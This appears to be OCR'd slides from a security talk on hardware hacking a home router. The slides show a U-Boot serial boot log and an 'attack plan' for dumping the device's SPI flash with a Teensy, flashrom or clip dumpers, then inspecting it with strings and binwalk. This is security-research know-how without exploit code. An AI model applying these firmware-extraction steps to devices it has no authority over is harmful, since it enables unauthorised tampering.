
Discovery2 SN:210321A19F8E

Status: OK



```
U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)
PSPU-Boot(BBU) 1.0.16.22

DRAM:  128 MB
Flash Spansion S25FL128S(16 MB) found on CS0.
Flash Spansion S25FL128S(16 MB) found on CS1.
Flash: 32 MB
In:    serial
Out:   serial
Err:   serial
Press SPACE to abort autoboot in 3 second(s)
Image sections found:
2. section: type:2; magic 0xfeedbabe; counter 0xff; addr 0x48040000
5. section: type:2; magic 0xfeedbabe; counter 0x100; addr 0x4c000000
Looking for active section/image:
checking section 5... ok: 'Image downloaded from: http://192.168.1.2:8001/openrg.cve30360.v2.4_11_3_7_62_3_52.rms' 0x7f9d08@0x4c000000 count:0x100
## Booting image at 48040000 ...
   Image Name:   OpenRG
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    8363208 Bytes =  8 MB
   Load Address: 80018000
   Entry Point:  80018000
OK

Starting kernel ...

Uncompressing Linux.........................................
```

usbserial-AI02ZGTK / 115200 8-N-1
Disconnected



VCC

RX


TX

GND

Serial console

- No bootloader access.
- No boot output.
- No system/login/shell prompt.


☹



```
Uncompressing
Linux.................................................................................................................................................
.....................................................................................................................................................
.. done, booting the kernel.
```

usbserial-AI02ZGTK / 115200 8-N-1
Connected 15:43:17

ATTACK PLAN ACT I



Attack plan


- Serial console is useless right now.
- No idea where to retrieve firmware images.
  - Many times they are encrypted.
  - Usually not strong encryption: XOR & friends.
- The SPI flash is our best target.

Attack plan

- The SPI flash should contain:
  - Bootloader
  - Filesystem(s)
  - Other data
- Secure Boot is non-existent in IoT!

Dump the SPI flash

- SOIC packaging so easier to connect to.
- 16 pin versus more common 8 pin.
- Spansion FL128SA1F00.
- Spansion S25FL128P.



Dump the SPI flash

- Use a Teensy with custom software.
- Flashrom with Raspberry Pi or alternative.
- Specialized flash dumpers (Aliexpress).
- Whatever else you might have.
- https://papers.put.as/papers/macosx/2015/CodeBlue_2015_-_Efi_Monsters.pdf

Dump the SPI flash

- Potential problems:
  - Bad cable/probe/clip connections == data noise.
  - Can power on some board elements and corrupt the flash reads.
  - Dump two copies and compare checksums.
- Solution:
  - Desolder the flash chip if dumps are corrupted.

Dump the SPI flash

- Safely store the dump since it can be your last resort if something goes wrong.


"I WAS HOPING FOR RATHER MORE THAN AN EXTERNAL HARD DRIVE WHEN I ASKED FOR BACK UP!"

WWW.POLICEORACLE.COM/CARTOONS

I GOT THE FLASH, NOW WHAT?

Dump the SPI flash

- Load the flash dumps into an hex-editor and browse its contents.
- Execute **strings** and check what's in there.
- Then you can try to extract contents with **binwalk**.




00-RouterNew-15-05-2017-up-good.bin

Go To Position: Position
Encoding: ISO_8859-1:1987
Grammar: <none>
Results Script: <none>

```
